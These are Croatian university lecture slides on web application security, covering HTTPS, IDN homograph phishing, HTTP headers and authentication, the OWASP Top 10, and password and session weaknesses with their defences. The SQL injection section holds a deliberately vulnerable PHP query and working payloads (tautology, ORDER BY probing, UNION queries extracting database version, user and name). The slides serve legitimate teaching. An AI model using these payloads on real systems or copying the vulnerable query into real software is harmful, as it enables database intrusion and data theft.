

## **Sigurnost računalnih sustava**

# **Sigurnost web aplikacija**

doc. dr. sc. Ante Đerek

doc. dr. sc. Stjepan Groš

izv. prof. dr. sc. Miljenko Mikuc


izv. prof. dr. sc. Marin Vuković

# Dvije strane sigurnosti web aplikacija

- **preglednik (na klijentu)**
  - napadi koji iskorištavaju ranjivosti preglednika
  - posljedice
    - instalacija *malwarea* (keyloggeri, botneti)
    - krađa dokumenata u korporativnim mrežama
    - gubitak privatnih podataka
- **aplikacija (na poslužitelju)**
  - pokrenuta na sjedištu: banke, e-trgovina, blogovi
  - jezici: PHP, ASP, JSP, Ruby, Perl...
  - potencijalne rupe: XSS, CSRF, SQL injection
  - posljedice
    - ukradeni brojevi kreditnih kartica
    - *defacement* web sjedišta
    - krađa podataka

# URL, “lokot” i sigurnost

- Lokot u pregledniku
  - Autentifikacija poslužitelja – sve treba biti zaključano/zeleno
    - Kada koristimo HTTPS, svaki poslužitelj weba treba imati važeći certifikat
    - Preglednik provjerava taj certifikat i zaključava/“zazeleni“ lokot ako je sve u redu
      - Izdvavatelj certifikata je na popisu „trusted“ CA
      - Certifikat je važeći
      - Certifikat nije na CRL!



# Što u tom slučaju vidi preglednik?

- Certifikat je provjeren i u redu
- Nakon logina u alatima za razvijatelje (developer tools) vidimo:

The screenshot shows the Network tab of a browser's developer tools. It lists several resources loaded by the page, including CSS files for Bootstrap and a custom style sheet. The most prominent entry is a POST request for the '/login' endpoint, which is highlighted. The 'Payload' tab is selected, showing the query string parameters and form data sent in the request.

Name	Headers	Payload	Preview	Response
Compound?frompage=%2F&return=%2F	x			
/login				
bootstrap.min.css	x			
/lib1638912231/generic_theme/dist/css				
style.css	x			
/lib1638912231/generic_theme				
font_awesome_min.css	x			

**Query String Parameters**

- frompage: %2F
- return: %2F

**Form Data**

- username: marin.vukovic
- password: passwordtest

10 requests | 162 kB transferred | 284 kB resources | Fini

- Zašto?

# Što se ipak vidi u nižim slojevima?

No.	Time	Source	Destination	Protocol	Length	Info
54	13.999623	192.168.1.4	161.53.72.120	TCP	78	57035 → 443 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=64 TSval=65269807
55	13.999623	192.168.1.4	161.53.72.120	TCP	78	57036 → 443 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=64 TSval=65269807
57	14.009802	161.53.72.120	192.168.1.4	TCP	74	443 → 57035 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1452 SACK_PERM
58	14.009856	192.168.1.4	161.53.72.120	TCP	66	57035 → 443 [ACK] Seq=1 Ack=1 Win=132480 Len=0 TSval=652698082 TSecr=
59	14.010043	192.168.1.4	161.53.72.120	TLSv1.2	592	Client Hello
60	14.010348	161.53.72.120	192.168.1.4	TCP	74	443 → 57036 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1452 SACK_PERM
61	14.010376	192.168.1.4	161.53.72.120	TCP	66	57036 → 443 [ACK] Seq=1 Ack=1 Win=132480 Len=0 TSval=652698082 TSecr=
62	14.010531	192.168.1.4	161.53.72.120	TLSv1.2	592	Client Hello
63	14.027259	161.53.72.120	192.168.1.4	TCP	66	443 → 57035 [ACK] Seq=1 Ack=527 Win=30080 Len=0 TSval=2348501827 TSec
64	14.027917	161.53.72.120	192.168.1.4	TLSv1.2	222	Server Hello, Change Cipher Spec, Encrypted Handshake Message
65	14.027997	192.168.1.4	161.53.72.120	TCP	66	57035 → 443 [ACK] Seq=527 Ack=157 Win=132288 Len=0 TSval=652698099 TS
66	14.028277	192.168.1.4	161.53.72.120	TLSv1.2	117	Change Cipher Spec, Encrypted Handshake Message
67	14.028436	161.53.72.120	192.168.1.4	TCP	66	443 → 57036 [ACK] Seq=1 Ack=527 Win=30080 Len=0 TSval=2348501827 TSec
68	14.028592	192.168.1.4	161.53.72.120	TLSv1.2	1462	Application Data
69	14.031852	161.53.72.120	192.168.1.4	TLSv1.2	222	Server Hello, Change Cipher Spec, Encrypted Handshake Message
70	14.031902	192.168.1.4	161.53.72.120	TCP	66	57036 → 443 [ACK] Seq=527 Ack=157 Win=132288 Len=0 TSval=652698103 TS
71	14.032149	192.168.1.4	161.53.72.120	TLSv1.2	117	Change Cipher Spec, Encrypted Handshake Message
83	14.048745	161.53.72.120	192.168.1.4	TCP	66	443 → 57035 [ACK] Seq=157 Ack=1974 Win=32896 Len=0 TSval=2348501830 T

- Zašto je ovo važno?
  - Elementi / tehnike za autentifikaciju (npr. Tokeni, kolačići sa identifikatorima sjednice) su šifrirani
  - Čitava komunikacija (podaci) su šifrirani – vidi se IP adresa

# “IDN Homographic Attack”

- IDN - *internationalized domain name*
- URL može sadržavati unicode znakove
  - Podrška za različita pisma (npr. cirilica)
  - Problem: cirilično ‘a’ (U+0430) izgleda slično latiničnom ‘a’ (U+0061)
- Važno: certifikat / lokot su „zeleni” – (i trebaju biti)
  - Korisno za phishing napade!



## Hey there!

This may or may not be the site you are looking for! This site is obviously not affiliated with Apple, but rather a demonstration of a flaw in the way unicode domains are handled in browsers.

[See what this is about](#)


<https://www.xudongz.com/blog/2017/idn-phishing/>

# Malo o protokolu HTTP

- *stateless* - ne održava stanje
  - računala ne moraju održavati informacije o korisnicima
  - problem: web-aplikacija mora održavati takve podatke
- rješenja:
  - postavljanje i slanje cookieja
  - korisničke sjednice (*sessions*)
  - skrivene varijable (unutar obrazaca)
  - parametri kao dio URL-a
    - /index.php?session\_id=some\_unique\_session\_code).
- komunikacija nije šifrirana

# Komunikacija HTTP klijenta i poslužitelja

Odabrana "web adresa" (URI):  
`http://www.fer.hr/predmet/srs`



# HTTP autentifikacija

- *HTTP basic authentication*
  - Razine:
    - Basic
      - *Plaintext* - nesigurno
    - Digest
      - *Hash* lozinke – *replay* napad?
    - NTLM
      - Sigurnije ali upitna podržanost u preglednicima (npr. *proxy*)
  - Preglednik klijenta pamti ime i lozinku (ne *cookie*!)
- Koristiti kao “filter”?
  - Web aplikacija ipak mora osigurati dodatne načine zaštite

```
HTTP/1.1 401 Authorization Required
Date: Thu, 22 Nov 2012 09:17:10 GMT
Server: Apache/2.2.22 (Debian)
WWW-Authenticate: Basic realm="WWW.HR"
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 336
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=iso-8859-1
```

# HTTP zaglavlja

## Zahtjev

```
GET / HTTP/1.1
Host: www.fer.unizg.hr
Connection: keep-alive
Cache-Control: max-age=0
sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="90", "Google
Chrome";v="90"
sec-ch-ua-mobile: ?1
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Linux; Android 6.0; Nexus 5 Build/MRA58N)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.93 Mobile
Safari/537.36
.....
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9,hr;q=0.8,bs;q=0.7,sr;q=0.6
Cookie: _ga=GA1.2.503622586.1617133250; qdcn=1;
CMS=2lgg0ihm62kn5a5ijsqqc6hq41; _gid=GA1.2.242778081.1619902045;
_gat=1
```

## Odgovor

```
HTTP/1.1 200 OK
Date: Sat, 01 May 2021 20:47:39 GMT
Server: Apache/2.4.18 (Ubuntu)
X-MST3k: :Narrator: ...he will relax at dinner with those he loves. :Crow: But not
these people.
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
P3P: CP="NOI CURa ADMa DEVa TAIa PSAa PSDa IVAa IVDa HISa OTPa OUR BUS
IND UNI COM NAV INT"
Content-Encoding: gzip
Vary: Accept-Encoding
Strict-Transport-Security: max-age=360
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Transfer-Encoding: chunked
Content-Type: text/html; charset=utf-8
```

# URL - struktura

`http://www.hr/wwwhr-bin/trazi?srch=zagreb`

**shema** - pokazuje način pristupa resursu; npr., protokol HTTP

**put** - analizira ga poslužitelj (određen s pomoću *hostnamea*) kako bi dohvatio zadani resurs

**hostname** – može sadržavati ime (FQDN) ili IP adresu (računala ili virtualnog) poslužitelja

**query string** – popis parametara koji se proslijeđuju aplikaciji, u obliku ime=vrijednost, više parametara odvojeno s &

## Sigurnost računalnih sustava

# Ranjivosti web aplikacija

doc. dr. sc. Ante Đerek

doc. dr. sc. Stjepan Groš

izv. prof. dr. sc. Miljenko Mikuc


izv. prof. dr. sc. Marin Vuković

# OWASP top 10 ranjivosti

OWASP Top 10 - 2013	→	OWASP Top 10 - 2017
A1 – Injection	→	A1:2017-Injection
A2 – Broken Authentication and Session Management	→	A2:2017-Broken Authentication
A3 – Cross-Site Scripting (XSS)	↘	A3:2017-Sensitive Data Exposure
A4 – Insecure Direct Object References [Merged+A7]	↔	A4:2017-XML External Entities (XXE) [NEW]
A5 – Security Misconfiguration	↘	A5:2017-Broken Access Control [Merged]
A6 – Sensitive Data Exposure	↗	A6:2017-Security Misconfiguration
A7 – Missing Function Level Access Contr [Merged+A4]	↔	A7:2017-Cross-Site Scripting (XSS)
A8 – Cross-Site Request Forgery (CSRF)	☒	A8:2017-Insecure Deserialization [NEW, Community]
A9 – Using Components with Known Vulnerabilities	→	A9:2017-Using Components with Known Vulnerabilities
A10 – Unvalidated Redirects and Forwards	☒	A10:2017-Insufficient Logging&Monitoring [NEW,Comm.]

[https://www.owasp.org/images/7/72/OWASP\\_Top\\_10-2017\\_%28en%29.pdf.pdf](https://www.owasp.org/images/7/72/OWASP_Top_10-2017_%28en%29.pdf.pdf)

# OWASP top 10 ranjivosti



<https://owasp.org/Top10/>

# A1 – Umetanje (injection)

- **varanje aplikacije**
  - uključuje tekst (zapravo naredbe, SQL upite i slično) i prosljeđuje ih aplikaciji
- **aplikacije...**
  - uzimaju takve ulazne podatke i interpretiraju ih kao naredbe ili upite
  - SQL, OS Shell, LDAP, XPath, Hibernate...
- **često je ubacivanje SQL naredbi**
  - mnoge aplikacije su i dalje ranjive
  - jednostavno se izbjegava
- **tipični ishod:**
  - opasan – moguća je kompromitacija ili promjena cijele baze podataka
  - moguć pristup opisu baze, korisničkim računima ili čak operacijskom sustavu

# A1 – Umetanje (injection) – vrste i postupci

- **Tautologija**
  - “iskaz koji je u svakom slučaju istinit”
- **Ilegalni upiti**
  - Pokušavamo doznati strukturu tablica i baze
- **Injekcija “na slijepo”**
  - Koji izrazi su legitimni a koji ne? – učimo o bazi
- **Upit Union**
  - Kombinacija upita kako bi dobili više podataka
- ...



# A1 – Umetanje (injection) – Tautologija 1

```
if( isset( $_REQUEST[ 'Submit' ] ) ) {
    // Get input
    $id = $_REQUEST[ 'id' ];

    // Check database
    $query  = "SELECT first_name, last_name FROM users WHERE user_id = '$id';";
    $result = mysqli_query($GLOBALS["__mysqli_ston"], $query ) or die( '<pre>' . ((is_o)

    // Get results
    while( $row = mysqli_fetch_assoc( $result ) ) {
        // Get values
        $first = $row[ "first_name" ];
        $last  = $row[ "last_name" ];

        // Feedback for end user
        echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";
    }

    mysqli_close($GLOBALS["__mysqli_ston"]);
}
```

# A1 – Umetanje (injection) – Tautologija 2

```
$query = "SELECT first_name, last_name FROM users WHERE user_id = '$user_input';";

//odnosno...
//originalni navodnici moraju ostati - njih ne možemo izbaciti
//(možemo eventualno zakomentirati s /* */ ili --)
$query = "SELECT first_name, last_name FROM users WHERE user_id = '$user_input';

//tautologija - možemo li postići da izraz uvijek bude istinit?
$query = "SELECT first_name, last_name FROM users WHERE (TRUE);

//mogući način...
$query = "SELECT first_name, last_name FROM users WHERE user_id =
'bilo_sto' OR '1'='1';

//dakle upisujemo:
                                bilo_sto' OR '1'='1

//ili samo:
                                ' OR 1=1#
```

# A1 – Umetanje (injection) – ilegalni upiti

- Različitim SQL naredbama pokušavamo vidjeti što prolazi a što ne
- Saznajemo strukturu upita koji napadamo
- Saznajemo strukturu tablica
- Korisno i kod *sljepog* SQL umetanja

```
//npr. ORDER BY n da vidimo koliko parametara upit uzima:  
SELECT first_name, last_name FROM users WHERE user_id = '1' ORDER BY 1#';  
SELECT first_name, last_name FROM users WHERE user_id = '1' ORDER BY 2#';  
SELECT first_name, last_name FROM users WHERE user_id = '1' ORDER BY 3#';  
  
SELECT first_name, last_name FROM users WHERE user_id = '' LIKE '%';
```

# A1 – Umetanje (injection) – slijepo umetanje

```
// Get results
while( $row = mysqli_fetch_assoc( $result ) ) {
    // Get values
    $first = $row["first_name"];
    $last = $row["last_name"];

    // Feedback for end user
    echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";
}

// Get results
$num = @mysqli_num_rows( $result ); // The '@' character suppresses errors
if( $num > 0 ) {
    // Feedback for end user
    echo '<pre>User ID exists in the database.</pre>';
}
else {
    // User wasn't found, so the page wasn't!
    header( $_SERVER[ 'SERVER_PROTOCOL' ] . ' 404 Not Found' );

    // Feedback for end user
    echo '<pre>User ID is MISSING from the database.</pre>';
}
```



“Obično” umetanje

“Slijepo” umetanje

# A1 – Umetanje (injection) – upit union

- Naredba Union
  - kombinira rezultate dvije ili više SELECT naredbi

```
SELECT column_name(s) FROM table1
UNION
SELECT column_name(s) FROM table2;
```

- Rezultati će se ispisati zajedno kao niz redaka (*rows*)

```
//verzija baze podataka
%' or 0=0 union select null, version() #

//korisnik baze podataka
' or 0=0 union select null, user() #

//ime baze podataka
' or 0=0 union select null, database() #
```

# A1 – Izbjegavanje napada umetanjem

- **preporuke**
  - izbjjeći interpretiranje naredaba
  - koristiti pripremljene ili pohranjene procedure u SQL upitima
  - validirati sve što korisnik upiše
  - uvijek treba dopustiti samo ono što se smije unijeti kao input (*whitelisting*)
  - Filteri? – paziti: “or”, “OR”, “oR”, “Or”...
  - uvijek minimizirati ovlasti nad bazom podataka kako bi se spriječio pristup neželjenim podacima
  - ne prikazivati greške (*blind*)
- **referenca**
  - [http://www.owasp.org/index.php/SQL\\_Injection\\_Prevention\\_Cheat\\_Sheet](http://www.owasp.org/index.php/SQL_Injection_Prevention_Cheat_Sheet)


## A2 – Loša autentifikacija

- Cilj...
  - pogoditi ime i lozinku korisnika ili
  - ukrasti identifikator sjednice i lažno se predstaviti
- HTTP ne čuva stanje (“stateless” protokol)
  - podaci o sesiji ili korisniku moraju putovati u svakom zahtjevu
  - stanje se prati putem varijable SESSION ID
  - Tipično (danas) u cookie-u
- utjecaj:
  - kompromitacija korisničkog računa ili otmica sjednice

# A2 – Loša autentifikacija – pogađanje lozinke

- *Brute force*
  - Automatizirani alati
- **Lozinke iz rječnika**
  - Slabe lozinke! – qwert123, password123...
  - Ključna je duljina lozinke, ne nužno i kompleksnost za ljude
- **Vertikalni napadi**
  - cijeli riječnik za jednog korisnika
  - tipično admin, administrator...
  - pogađanje CMS-a i standardnog imena administratora
- **Horizontalni napadi**
  - Jedna lozinka za sve korisnike
  - Kako pogoditi ime korisnika?

# A2 – Loša autentifikacija – dobre lozinke?



THROUGH 20 YEARS OF EFFORT, WE'VE SUCCESSFULLY TRAINED  
EVERYONE TO USE PASSWORDS THAT ARE HARD FOR HUMANS  
TO REMEMBER, BUT EASY FOR COMPUTERS TO GUESS.

<https://xkcd.com/936/>

## A2 – Loša autentifikacija – pogađanje lozinke - zaštita


- CAPTCHA (*Completely Automated Public Turing test to tell Computers and Humans Apart*)
  - dobra za problem automatiziranih napada
- *Limit login attempts*
  - “Zaključaj pristup na 5 minuta za IP nakon 3 pogrešne lozinke”
- **Filtriranje po IP adresama i rasponima adresa**
  - Dobar način ako znamo od kuda će se korisnici uvijek spajati

## A2 – Loša autentifikacija – loše poruke o greškama

- Jesu li dobre poruke:
  - “Korisničko ime nije ispravno”
  - “Lozinka nije ispravna”
- Poruke ne smiju napadaču otkriti gdje grijesi!
- Bolje poruke:
  - “Korisnik nije pronađen”
  - “Podaci za pristup su pogrešni”
  - ...

## A2 – Loša autentifikacija – duplicitanje lozinki

- Korištenje istih podataka za prijavu na više web-aplikacija
- Provalom na jednoj web-aplikaciji napadač dobija podatke za pristup drugim aplikacijama
  - Automatizirano pokušavanje pristupa na druga sjedišta s ukradenim podacima



## A2 – Loša autentifikacija – identifikatori sjednice

- Identifikator sjednice
  - (Idealno) nasumičan niz znakova
  - 1. Poslužitelj ga generira nakon uspješne prijave korisnika
    - Poslužitelj ga pohranjuje na svojoj strani (npr. u bazu podataka ili u okviru poslužitelja weba )
  - 2. Poslužitelj ga šalje korisniku
  - 3. Korisnik (preglednik) kod svakog sljedećeg zahtjeva na poslužitelj šalje dobiveni identifikator sjednice
    - Nekada kao parametar metode GET ili POST
    - Danas najčešće u cookie-u
- Alternativa / nadopuna identifikatorima sjednica - tokeni
  - kraće trajanje!
  - privremeni (access) i dugotrajniji (*refresh*) tokeni

## A2 – Loša autentifikacija – identifikatori sjednice

- Duljina identifikatora sjednice
  - Može li napadač automatizirano pogoditi identifikator (brute force)?
  - Barem 128 bitova
- Kompleksnost i međuvisnost identifikatora sjednice
  - Kako ih generiramo za različite korisnike?
  - Entropija!
- Sadržaj identifikatora sjednice
  - Trebao bi biti potpuno nasumičan i neovisan o korisniku

## A2 – Loša autentifikacija – “sigurni cookie-i”

- Zastavica **HTTPOnly**
  - Postavlja se zastavica kod predaje cookie-a klijentu tj. Pregledniku
  - Govori pregledniku da cookie-u može pristupiti isključivo poslužitelj kroz protokol HTTP
  - Bitnije: ne smije mu pristupiti niti preglednik kroz javascript!
    - Sprečavamo krađu cookie-a putem XSS-a
  - Više: <https://www.owasp.org/index.php/HttpOnly>
- Kako još osigurati cookie?
  - slati ih isključivo putem TLS-a – omogućiti zastavicu HTTPS only
  - Odrediti domenu i putanju za koju vrijedi
  - Definirati vrijeme trajanja (*Expires/Max-Age*)

## A2 – Loša autentifikacija - izbjegavanje

- Višefaktorska autentifikacija
  - što znam?
    - Lozinku, datum rođenja, osobna pitanja...
  - što imam?
    - OTP token, mobitel, tablicu s kodovima (banke nekada)...
  - što sam?
    - Biometrija, CAPTCHA
- Novi sessionID kod svakog zahtjeva? -> tokeni
- Dodatna autentifikacija kod osjetljivih akcija
  - APPLI 4 kod bankarstva
  - CSRF tokeni
- Čuvanje lozinki – hash i SALT

## A2 – Loša autentifikacija - izbjegavanje

- Provjera valjanosti arhitekture sustava
  - autentifikacija bi trebala biti jednostavna, centralizirana i standardizirana
  - TLS treba štiti podatke za prijavu i SessionID tijekom cijele sjednice
- sjetiti se sigurnog dizajna – minimalne ovlasti po ulogama
- verifikacija implementacije
  - ne automatizirati
  - provjeriti sve funkcije vezane uz autentifikaciju
  - provjeriti da odjava uništava sve podatke o sjednici
- referencia
  - [http://www.owasp.org/index.php/Authentication\\_Cheat\\_Sheet](http://www.owasp.org/index.php/Authentication_Cheat_Sheet)

